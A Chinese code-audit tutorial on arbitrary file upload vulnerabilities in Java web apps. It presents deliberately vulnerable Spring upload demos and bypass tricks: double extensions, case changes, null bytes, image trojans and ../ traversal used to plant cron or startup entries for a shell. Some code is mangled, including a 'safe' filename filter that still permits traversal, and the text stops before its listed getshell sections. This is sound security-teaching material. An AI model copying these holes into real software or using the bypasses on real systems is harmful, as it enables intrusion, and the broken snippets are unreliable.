

java代码审计之任意文件上传漏洞及常见框架getshell分析

java代码审计之任意文件上传漏洞及常见框架getshell分析

一、任意文件上传漏洞

漏洞简介

漏洞原理

漏洞修复

二、任意文件上传漏洞代码审计

1、查找文件上传功能点

2、审计校验上传文件类型限制

文件后缀限制

黑名单校验

白名单校验

注：

MIME type限制

Content-Type校验

文件头校验

注：

3、审计文件保存路径

文件保存至非本地

保存至云：

保存至内部文件存储系统、

注：

文件保存至本地

保存路径是否为解析路径

tomcat

weblogic

Spring Boot

上传文件名是否修改

修改上传名后保存

未修改上传直接保存

1、若返回包中返回文件名并拼接至html中，可能会导致XSS

2、可在文件中插入SQL语句，造成二次注入

3、可跨目录上传

注：不可跨目录上传demo

4、Zip Slip

三、JAVA常见框架下任意文件上传漏洞getshell

Tomcat

WebLogic

Spring boot

思路1

利用思路

利用要求

思路2

利用思路

利用要求

四、Spring Boot 任意文件上传(写入)getshell分析

JAVA中的类加载与类初始化

类加载

类初始化

- 代码详述
 - JVM运行中的类加载与类初始化
 - 可控的类初始化
 - Spring 原生下的可控类初始化
 - 写入恶意jar文件getshell
 - 构造恶意类：
 - 文件上传demo
 - 总结：
 - 通过SPI机制getshell
 - java.nio.charset.Charset.forName(String charsetName)
 - JDK8下的Bootstrap和Ext ClassLoader
 - 编写恶意类
 - 总结：

一、任意文件上传漏洞

漏洞简介

任意文件上传漏洞（Arbitrary File Upload Vulnerability）是一种安全漏洞，攻击者通过该漏洞可以向服务器上传任意类型的文件，从而可能导致服务器被攻击者控制或者被用于存储恶意文件。

攻击者通常会利用网站上的文件上传功能或者通过Web应用程序中的漏洞上传恶意文件。攻击者可以上传任意类型的文件，包括恶意软件、木马、脚本文件等。一旦上传成功，攻击者可以通过利用该文件实施各种攻击，例如执行任意代码、访问敏感数据等。

漏洞原理

任意文件上传漏洞的原理是攻击者通过绕过上传文件类型的限制，向Web应用程序上传任意类型的文件，并将其保存在服务器上。攻击者通常会通过以下方式利用该漏洞：

1. 绕过文件类型限制：攻击者通过更改文件扩展名或者伪造MIME类型等方式来绕过文件类型限制，以上传非法文件。
2. 利用文件上传路径的漏洞：攻击者可以通过访问上传文件的路径来获取上传的文件，然后执行上传的文件中的恶意代码。
3. 利用文件上传后的恶意操作：攻击者可以上传一个包含恶意代码的文件，并通过Web应用程序对其执行操作，从而导致服务器受到攻击。
4. 利用未授权的文件上传功能：攻击者可以利用未授权的文件上传功能，绕过用户认证，上传恶意文件，然后在服务器上执行。

一旦攻击者上传了恶意文件，他们可以通过执行其中的代码获取到webshell

漏洞修复

为了防止任意文件上传漏洞，开发者可以采取以下措施：

对上传的文件类型进行限制，只允许上传必需的文件类型，例如图片、文档等。可以使用文件扩展名过滤器或者文件类型检查器等技术来实现。

1. 对上传的文件进行校验和过滤，检查是否包含可执行的代码、恶意脚本等，可以使用文件内容过滤器等技术来实现。
2. 对上传的文件进行重命名，避免攻击者上传已经存在的文件并且可以难以猜测上传路径，例如使用随机的文件名和目录名。

3. 实现合适的文件上传权限控制，确保只有授权的用户可以上传文件，同时确保上传的文件只能被授权的用户访问。
4. 对于已知的任意文件上传漏洞，及时修补和升级相关软件或者应用程序，以避免被攻击。

二、任意文件上传漏洞代码审计

注：以下分析均为后端代码分析，不涉及前端

1、查找文件上传功能点

以下为常见文件上传相关类及方法

```
FileUpload
FileUploadBase
FileItemIteratorImpl
FileItemStreamImpl
FileUtils
UploadHandleServlet
FileLoadServlet
FileOutputStream
DiskFileItemFactory
MultipartRequestEntity
MultipartFile
com.oreilly.servlet.MultipartRequest
```

2、审计校验上传文件类型限制

以下为常见限制上传文件类型方式，实战中可能为以下限制方式其中之一也可能为多种限制方式组合使用。

文件后缀限制

黑名单校验

黑名单校验即校验上传文件后缀是否在后缀黑名单中，若在黑名单中则上传失败。黑名单校验实战中已很少遇到，以下代码最简单黑名单校验方式，实际中代码肯定会更加复杂，但整体思路与demo中相同。

```
//黑名单文件上传demo
@PostMapping("upload1")
@ResponseBody
public String upload1(@RequestBody MultipartFile file){
    //获取上传文件名
    String originalFilename = file.getOriginalFilename();
    //获取文件后缀名，此处存在两个风险点
    //1. 获取获取文件名后缀是否获取最后一个.
    //2. 后缀是否统一转换为大写或小写

    //问题1代码示例
    //indexOf(".")是从前往后取第一个.后的内容，可用多后缀绕过。例：xxx.jpg.jsp
    String fileSuffix1 =
originalFilename.substring(originalFilename.indexOf("."));

    //问题2代码示例
    //此处未统一不转为大写或小写，即可大小写绕过。例：xxx.jSp
```

```

    String fileSuffix2 =
originalFilename.substring(originalFilename.lastIndexOf("."));

    //正确获取后缀名
    String fileSuffix =
originalFilename.substring(originalFilename.lastIndexOf(".")).toLowerCase();

    //文件后缀黑名单
    String[] suffixList = {".jsp", ".jspx"};

    for (String s:suffixList){
        if(s.equals(fileSuffix)){
            return "上传失败，不允许上传的文件类型";
        }
    }
    //省略文件保存至服务器代码
    return "上传成功";
}

```

白名单校验

白名单校验即校验上传文件后缀是否在可上传后缀白名单中，若在白名单中则可成功上传，不在后缀白名单中则上传失败，实战中多为白名单校验。以下代码为最简单白名单校验方式，实际中代码肯定会更加复杂，但整体思路与demo中相同。

```

//白名单文件上传demo
@PostMapping("upload2")
@ResponseBody
public String upload2(@RequestBody MultipartFile file){
    //获取上传文件名
    String originalFilename = file.getOriginalFilename();
    //获取文件后缀名，此处存在两个风险点
    //1. 获取获取文件名后缀是否获取最后一个。
    //2. 后缀是否统一转换为大写或小写

    //问题1代码示例
    //indexOf(".")是从前往后取第一个.后的内容，可用多后缀绕过。例：xxx.jpg.jsp
    String fileSuffix1 =
originalFilename.substring(originalFilename.indexOf("."));

    //问题2代码示例
    //此处未统一不转为大写或小写，即可大小写绕过。例：xxx.jSp
    String fileSuffix2 =
originalFilename.substring(originalFilename.lastIndexOf("."));

    //正确获取后缀名
    String fileSuffix =
originalFilename.substring(originalFilename.lastIndexOf(".")).toLowerCase();

    //后缀白名单
    String[] allowedExtension = {".jpg", ".png", ".jpeg", ".gif"};

    //判断上传文件后缀是否在白名单中

```

```

        if (isAllowedExtension(fileSuffix, allowedExtension)){
            //省略文件保存至服务器代码
            return "上传成功";

        }else {
            return "上传失败，不允许上传的文件类型";
        }

    }

    //判断上传文件后缀是否在白名单中
    public static final boolean isAllowedExtension(String extension, String[]
allowedExtension)
    {
        for (String str : allowedExtension)
        {
            if (str.equalsIgnoreCase(extension))
            {
                return true;
            }
        }
        return false;
    }
}

```

注:

- 1、00截断于jdk1.7.0_40被修复，此漏洞为JDK FileOutputStream写文件时的漏洞，与web代码开发无关，但可在web后端代码中对00截断相关字符进行过滤。
- 2、黑名单校验可利用Windows的命名机制绕过

MIME type限制

Content-Type校验

Content-Type校验即获取request请求header中"Content-Type"参数，若Content-Type合法则通过校验。以下代码为常见Content-Type校验方式，实际中代码肯定会更加复杂，但整体思路与demo中相同。

```

public static final String IMAGE_PNG = "image/png";

public static final String IMAGE_JPG = "image/jpg";

public static final String IMAGE_JPEG = "image/jpeg";

public static final String IMAGE_GIF = "image/gif";

//Content-Type文件上传demo
@PostMapping("upload3")
@ResponseBody
public String upload3(@RequestBody MultipartFile file){

    //获取Content-Type
    String contentType = file.getContentType();

    //根据Content-Type获取类型
}

```

```

//此处有也可直接判断获取到的Content-Type
String fileSuffix = getExtension(contentType);

//后缀白名单
String[] allowedExtension = {".jpg", ".png", ".jpeg", ".gif"};

//判断上传文件后缀是否在白名单中
if (isAllowedExtension(fileSuffix,allowedExtension)){
    //省略文件保存至服务器代码
    return "上传成功";

} else {
    return "上传失败，不允许上传的文件类型";
}

}

//根据Content-Type获取类型
public static String getExtension(String prefix)
{
    switch (prefix)
    {
        case IMAGE_PNG:
            return ".png";
        case IMAGE_JPG:
            return ".jpg";
        case IMAGE_JPEG:
            return ".jpeg";
        case IMAGE_GIF:
            return ".gif";
        default:
            return "";
    }
}
}

```

文件头校验

文件头校验即根据文件头内容获取文件类型，通常与Content-Type校验结合使用。先根据Content-Type获取文件类型，再根据文件头校验获取文件类型，若获取到的文件类型相同，则通过校验。

注：

1. 以下文件类型无固定文件头

TXT 没固定文件头定义

TMP 没固定文件头定义

INI 没固定文件头定义

BIN 没固定文件头定义

DBF 没固定文件头定义

C 没固定文件头定义

CPP 没固定文件头定义

H 没固定文件头定义

BAT 没固定文件头定义

2. 以下文件有相同的文件头

4D5A90 EXE

4D5A90 dll

4D5A90 OCX

```
4D5A90 OLB
4D5A90 IMM
4D5A90 IME
...
```

以下代码为常见文件头校验方式，实际中代码肯定会更加复杂，但整体思路与demo中相同。

```
//文件头校验文件上传demo
@PostMapping("upload4")
@ResponseBody
public String upload4(@RequestBody MultipartFile file) throws IOException {

    //获取Content-Type
    String contentType = file.getContentType();

    //根据Content-Type获取类型
    //此处有也可直接判断获取到的Content-Type
    String fileSuffix = getExtension(contentType);

    InputStream is = file.getInputStream();

    String type = cn.hutool.core.io.FileTypeUtil.getType(is);

    if (!type.equals(fileSuffix)){
        return "上传失败，不允许上传的文件类型";
    }

    //后缀白名单
    String[] allowedExtension = {"jpg", "png", "jpeg", "gif"};

    //判断上传文件后缀是否在白名单中
    if (isAllowedExtension(fileSuffix,allowedExtension)){
        //省略文件保存至服务器代码
        return "上传成功";
    }else {
        return "上传失败，不允许上传的文件类型";
    }
}
```

文件头校验详情如下：

```
public static String getType(InputStream in) throws IOException {
    return getType(IoUtil.readHex28Upper(in));
}

public static String getType(String fileStreamHexHead) {
    Iterator var1 = FILE_TYPE_MAP.entrySet().iterator();

    Entry fileTypeEntry;
    do {
        if (!var1.hasNext()) {
            return null;
        }
        fileTypeEntry = var1.next();
    } while (true);
}
```

```

    }

    fileTypeEntry = (Entry)var1.next();
    } while(!StrUtil.startsWithIgnoreCase(fileStreamHexHead,
(CharSequence)fileTypeEntry.getKey()));

    return (String)fileTypeEntry.getValue();
}

public static String getType(InputStream in, String filename) {
    String typeName = getType(in);
    if (null == typeName) {
        typeName = FileUtil.extName(filename);
    } else {
        String extName;
        if ("xls".equals(typeName)) {
            extName = FileUtil.extName(filename);
            if ("doc".equalsIgnoreCase(extName)) {
                typeName = "doc";
            } else if ("msi".equalsIgnoreCase(extName)) {
                typeName = "msi";
            }
        } else if ("zip".equals(typeName)) {
            extName = FileUtil.extName(filename);
            if ("docx".equalsIgnoreCase(extName)) {
                typeName = "docx";
            } else if ("xlsx".equalsIgnoreCase(extName)) {
                typeName = "xlsx";
            } else if ("pptx".equalsIgnoreCase(extName)) {
                typeName = "pptx";
            } else if ("jar".equalsIgnoreCase(extName)) {
                typeName = "jar";
            } else if ("war".equalsIgnoreCase(extName)) {
                typeName = "war";
            } else if ("ofd".equalsIgnoreCase(extName)) {
                typeName = "ofd";
            }
        } else if ("jar".equals(typeName)) {
            extName = FileUtil.extName(filename);
            if ("xlsx".equalsIgnoreCase(extName)) {
                typeName = "xlsx";
            } else if ("docx".equalsIgnoreCase(extName)) {
                typeName = "docx";
            } else if ("pptx".equalsIgnoreCase(extName)) {
                typeName = "pptx";
            }
        }
    }

    return typeName;
}

public static String getType(File file) throws IOException {
    FileInputStream in = null;

```



```

String var2;
try {
    in = IoUtil.toStream(file);
    var2 = getType(in, file.getName());
} finally {
    IoUtil.close(in);
}

return var2;
}

public static String getTypeByPath(String path) throws IOException {
    return getType(FileUtil.file(path));
}

static {
    FILE_TYPE_MAP.put("ffd8ff", "jpg");
    FILE_TYPE_MAP.put("89504e47", "png");
    FILE_TYPE_MAP.put("4749463837", "gif");
    FILE_TYPE_MAP.put("4749463839", "gif");
    FILE_TYPE_MAP.put("49492a00227105008037", "tif");
    FILE_TYPE_MAP.put("424d228c010000000000", "bmp");
    FILE_TYPE_MAP.put("424d8240090000000000", "bmp");
    FILE_TYPE_MAP.put("424d8e1b030000000000", "bmp");
    FILE_TYPE_MAP.put("41433130313500000000", "dwg");
    FILE_TYPE_MAP.put("7b5c727466315c616e73", "rtf");
    FILE_TYPE_MAP.put("38425053000100000000", "psd");
    FILE_TYPE_MAP.put("46726f6d3a203d3f6762", "eml");
    FILE_TYPE_MAP.put("5374616e64617264204a", "mdb");
    FILE_TYPE_MAP.put("252150532d41646f6265", "ps");
    FILE_TYPE_MAP.put("255044462d312e", "pdf");
    FILE_TYPE_MAP.put("2e524d46000000120001", "rmvb");
    FILE_TYPE_MAP.put("464c5601050000000900", "flv");
    FILE_TYPE_MAP.put("0000001c66747970", "mp4");
    FILE_TYPE_MAP.put("00000020667479706", "mp4");
    FILE_TYPE_MAP.put("00000018667479706b70", "mp4");
    FILE_TYPE_MAP.put("49443303000000002176", "mp3");
    FILE_TYPE_MAP.put("000001ba210001000180", "mpg");
    FILE_TYPE_MAP.put("3026b2758e66cf11a6d9", "wmv");
    FILE_TYPE_MAP.put("52494646e27807005741", "wav");
    FILE_TYPE_MAP.put("52494646d07d60074156", "avi");
    FILE_TYPE_MAP.put("4d546864000000060001", "mid");
    FILE_TYPE_MAP.put("526172211a0700cf9073", "rar");
    FILE_TYPE_MAP.put("235468697320636f6e66", "ini");
    FILE_TYPE_MAP.put("504B03040a0000000000", "jar");
    FILE_TYPE_MAP.put("504B0304140008000800", "jar");
    FILE_TYPE_MAP.put("d0cf11e0a1b11ae10", "xls");
    FILE_TYPE_MAP.put("504B0304", "zip");
    FILE_TYPE_MAP.put("4d5a9000030000000400", "exe");
    FILE_TYPE_MAP.put("3c25402070616765206c", "jsp");
    FILE_TYPE_MAP.put("4d616e69666573742d56", "mf");
    FILE_TYPE_MAP.put("7061636b616765207765", "java");
    FILE_TYPE_MAP.put("406563686f206f666660d", "bat");
    FILE_TYPE_MAP.put("1f8b0800000000000000", "gz");
    FILE_TYPE_MAP.put("cafebabe0000002e0041", "class");
}

```

```

FILE_TYPE_MAP.put("49545346030000006000", "chm");
FILE_TYPE_MAP.put("04000000010000001300", "mvp");
FILE_TYPE_MAP.put("6431303a637265617465", "torrent");
FILE_TYPE_MAP.put("6D6F6F76", "mov");
FILE_TYPE_MAP.put("FF575043", "wpd");
FILE_TYPE_MAP.put("CFAD12FEC5FD746F", "dbx");
FILE_TYPE_MAP.put("2142444E", "pst");
FILE_TYPE_MAP.put("AC9EBD8F", "qdf");
FILE_TYPE_MAP.put("E3828596", "pwl");
FILE_TYPE_MAP.put("2E7261FD", "ram");
FILE_TYPE_MAP.put("52494646", "webp");
}

```

文件头校验demo2

```

//文件头校验文件上传demo
@PostMapping("upload4")
@ResponseBody
public String upload4(@RequestBody MultipartFile file) throws IOException {

    //获取Content-Type
    String contentType = file.getContentType();

    //根据Content-Type获取类型
    //此处有也可直接判断获取到的Content-Type
    String fileSuffix = getExtension(contentType);

    InputStream is = file.getInputStream();

    //根据文件头获取文件类型
    String type = getFileTypeByMagicNumber(is);

    if (!type.equals(fileSuffix)){
        return "上传失败，不允许上传的文件类型";
    }

    //后缀白名单
    String[] allowedExtension = {"jpg", "png", "jpeg", "gif"};

    //判断上传文件后缀是否在白名单中
    if (isAllowedExtension(fileSuffix, allowedExtension)){
        //省略文件保存至服务器代码
        return "上传成功";
    } else {
        return "上传失败，不允许上传的文件类型";
    }
}

// 默认判断文件头前三个字节内容
public static int default_check_length = 3;
final static HashMap<String, String> fileTypeMap = new HashMap<>();

// 文件头类型

```

```

static {
    fileTypeMap.put("ffd8ffe000104a464946", "jpg");
    fileTypeMap.put("89504e470d0a1a0a0000", "png");
    fileTypeMap.put("47494638396126026f01", "gif");
    fileTypeMap.put("49492a00227105008037", "tif");
    fileTypeMap.put("424d228c010000000000", "bmp");
    fileTypeMap.put("424d8240090000000000", "bmp");
    fileTypeMap.put("424d8e1b030000000000", "bmp");
    fileTypeMap.put("41433130313500000000", "dwg");
    fileTypeMap.put("3c21444f435459504520", "html");
    fileTypeMap.put("3c21646f637479706520", "htm");
    fileTypeMap.put("48544d4c207b0d0a0942", "css");
    fileTypeMap.put("696b2e71623d696b2e71", "js");
    fileTypeMap.put("7b5c727466315c616e73", "rtf");
    fileTypeMap.put("38425053000100000000", "psd");
    fileTypeMap.put("46726f6d3a203d3f6762", "eml");
    fileTypeMap.put("d0cf11e0a1b11ae10000", "doc");
    fileTypeMap.put("5374616e64617264204a", "mdb");
    fileTypeMap.put("252150532b41646f6265", "ps");
    fileTypeMap.put("255044462d312e350d0a", "pdf");
    fileTypeMap.put("2e524d46000000120001", "rmvb");
    fileTypeMap.put("464c5601050000000900", "flv");
    fileTypeMap.put("00000020667479706d70", "mp4");
    fileTypeMap.put("49443303000000002176", "mp3");
    fileTypeMap.put("000001ba210001000180", "mpg");
    fileTypeMap.put("3026b2758e66cf11a6d9", "wmv");
    fileTypeMap.put("52494646e27807005741", "wav");
    fileTypeMap.put("52494646d07d60074156", "avi");
    fileTypeMap.put("4d546864000000060001", "mid");
    fileTypeMap.put("504b0304140000000800", "zip");
    fileTypeMap.put("526172211a0700cf9073", "rar");
    fileTypeMap.put("235468697320636f6e66", "ini");
    fileTypeMap.put("504b03040a0000000000", "jar");
    fileTypeMap.put("4d5a9000030000000400", "exe");
    fileTypeMap.put("3c25402070616765206c", "jsp");
    fileTypeMap.put("4d616e69666573742d56", "mf");
    fileTypeMap.put("3c3f786d6c2076657273", "xml");
    fileTypeMap.put("494e5345525420494e54", "sql");
    fileTypeMap.put("7061636b616765207765", "java");
    fileTypeMap.put("406563686f206f66666d", "bat");
    fileTypeMap.put("1f8b0800000000000000", "gz");
    fileTypeMap.put("6c6f67346a2e726f6f74", "properties");
    fileTypeMap.put("cafebabe0000002e0041", "class");
    fileTypeMap.put("49545346030000006000", "chm");
    fileTypeMap.put("04000000010000001300", "mvp");
    fileTypeMap.put("504b0304140006000800", "docx");
    fileTypeMap.put("6431303a637265617465", "torrent");
    fileTypeMap.put("6D6F6F76", "mov");
    fileTypeMap.put("FF575043", "wpd");
    fileTypeMap.put("CFAD12FEC5FD746F", "dbx");
    fileTypeMap.put("2142444E", "pst");
    fileTypeMap.put("AC9EBD8F", "qdf");
    fileTypeMap.put("E3828596", "pwl");
    fileTypeMap.put("2E7261FD", "ram");
}

```

```

//通过文件头魔数获取文件类型
public static String getFileTypeByMagicNumber(InputStream inputStream) {
    byte[] bytes = new byte[default_check_length];
    try {
        // 获取文件头前三位魔数的二进制
        inputStream.read(bytes, 0, bytes.length);
        // 文件头前三位魔数二进制转为16进制
        String code = bytesToHexString(bytes);
        for (Map.Entry<String, String> item : fileTypeMap.entrySet()) {
            if (code.equals(item.getKey())) {
                return item.getValue();
            }
        }
    } catch (IOException e) {
        e.printStackTrace();
    }
    return "";
}

//字节数组转为16进制
public static String bytesToHexString(byte[] bytes) {
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < bytes.length; i++) {
        int v = bytes[i] & 0xFF;
        String hv = Integer.toHexString(v);
        if (hv.length() < 2) {
            stringBuilder.append(0);
        }
        stringBuilder.append(hv);
    }
    return stringBuilder.toString();
}

```

注:

- 1、Content-Type校验文件可伪造Content-Type绕过
- 2、文件头校验可通过图片马形式绕过

3、审计文件保存路径

文件保存至非本地

保存至云:

即上传的文件上传至云服务OSS, 例如: 七牛云 OSS, 阿里云OSS、腾讯云OSS等。若保存在OSS上, OSS不会解析上传的webshell, 故不存在漏洞利用。

因文件上传至OSS需发起HTTP请求, 可通过代码查看保存文件处存在**OSSClient**类似字样、pom中存在相应云服务器依赖, 查看配置文件中云服务endpoint、accessKeyId、accessKeySecret、bucketName、callback、prefix等配置。

保存至内部文件存储系统、


此保存与云保存相同，均需发送请求及存在相应配置，审计过程中具体分析即可。此类保存文件方式也不存在可直接利用webshell造成漏洞利用。

注：

文件保存至非当前WEB服务器仍存在风险，即相应文件系统存在配置等造成的权限漏洞、文件覆盖、任意文件访问等，但此风险与任意文件上传漏洞无关。

文件保存至本地

若文件保存至本地则项目配置文件中存在相应配置，值为一个固定路径：



```
1 # 项目相关配置
2 ruoyi:
3   # 名称
4   name: Ruoyi
5   # 版本
6   version: 3.7.0
7   # 版权年份
8   copyrightYear: 2021
9   # 实例演示开关
10  demoEnabled: true
11   # 文件路径 示例 ( Windows配置D:/ruoyi/uploadPath, Linux配置 /home/ruoyi/uploadPath )
12   profile: D:/ruoyi/uploadPath
13   # 获取ip地址开关
14   addressEnabled: false
15   # 验证码类型 math 数组计算 char 字符验证
16   captchaType: math
17
18 # 开发环境配置
19 dev:
```

或存在于文件上传功能点相应代码中存在路径：

```
//文件上传demo
@PostMapping("upload5")
@ResponseBody
public String upload5(@RequestBody MultipartFile file) throws IOException {

    if (file != null){
        String path = "E:\\file\\";

        String originalFilename = file.getOriginalFilename();

        String filepath = path + originalFilename;

        File saveFile = new File(filepath);

        file.transferTo(saveFile);

        return "文件上传成功!!! 文件地址为" + filepath;
    }
    return "上传失败，上传文件为空";
}
```

保存路径是否为解析路径

tomcat

若为tomcat部署，Tomcat支持将JSP文件解析为Servlet。默认情况下，JSP文件位于Web应用程序Webapp目录中，并使用“.jsp”作为文件扩展名。

weblogic

若为WebLogic，WebLogic支持将JSP文件解析为Servlet。默认情况下，JSP文件位于Web应用程序webroot目录中，并使用“.jsp”作为文件扩展名。

Spring Boot

Spring Boot可配置多种解析器，一般为thymeleaf，也可通过配置解析jsp(实际很少使用)，但此类情况利用面很小，因为需要配合controller使用，即无论是thymeleaf还是jsp视图解析均需根据controller返回的视图名选择文件解析，也就是说要存在一个controller能返回上传的文件的视图名，并且，此controller接口需未被访问过，因为访问过后，该视图将加载在内存中，再次访问会从内存中获取，即使修改文件也不会再次加载重新进行渲染，故Spring Boot下文件上传webshell解析影响及其有限，实战中很难利用。

上传文件名是否修改

修改上传名后保存

即对上传文件进行重命名后保存，常见重命名方式为重命名为时间戳或UUID。demo如下：

```
//文件上传demo
@PostMapping("upload6")
@ResponseBody
public String upload6(@RequestBody MultipartFile file) throws IOException {

    if (file != null){
        String path = "E:\\file\\";

        String originalFilename = file.getOriginalFilename();

        String fileSuffix =
originalFilename.substring(originalFilename.lastIndexOf(".")).toLowerCase();

        String simpleUUID = IdUtil.simpleUUID();

        String filepath = path + simpleUUID + fileSuffix;

        File saveFile = new File(filepath);

        file.transferTo(saveFile);

        return "文件上传成功!!! 文件地址为" + filepath;
    }
    return "上传失败，上传文件为空";
}
```

未修改上传直接保存

对上传文件名直接进行拼接保存，存在以下三个风险点：

- 1、若返回包中返回文件名并拼接至html中，可能会导致XSS
- 2、可在文件中插入SQL语句，造成二次注入
- 3、可跨目录上传

即对上传文件名直接进行拼接保存，存在以下三个风险点：

可通过 ../ 进行跨目录上传，即可控制文件上传路径。若为此情况若web系统具有系统高权限则存在很大风险。在linux下，可以通过写入计划任务反弹shell;在windows下高权下可以通过写自启动的方式getshell。

demo如下：

```
//文件上传demo
@PostMapping("upload5")
@ResponseBody
public String upload5(@RequestBody MultipartFile file) throws IOException {

    if (file != null){
        String path = "E:\\file\\";



        String originalFilename = file.getOriginalFilename();

        String filepath = path + originalFilename;

        File saveFile = new File(filepath);

        file.transferTo(saveFile);

        return "文件上传成功!!! 文件地址为" + filepath;
    }
    return "上传失败，上传文件为空";
}
```



注：不可跨目录上传demo

即对上传文件名进行处理，不可跨目录上传，demo如下：

```
public static String FILENAME_PATTERN = "[a-zA-Z0-9_\\-\\.\\/\\\\\\.\\u4e00-\\u9fa5]+";

//文件上传demo
@PostMapping("upload7")
@ResponseBody
public String upload7(@RequestBody MultipartFile file) throws IOException {

    if (file != null){
        String path = "C:\\file\\";

        String originalFilename = file.getOriginalFilename();

        if(isValidFilename(originalFilename)){
            String filepath = path + originalFilename;
        }
    }
}
```



```

        File saveFile = new File(filepath);

        file.transferTo(saveFile);

        return "文件上传成功!!! 文件地址为" + filepath;
    }
}
return "上传失败, 上传文件为空";
}

```

4、Zip Slip

在Java中, Zip Slip漏洞可能影响使用Java的Zip文件压缩和解压缩的库和框架, 例如Java的原生Zip库、Apache Commons Compress库和Spring框架等。

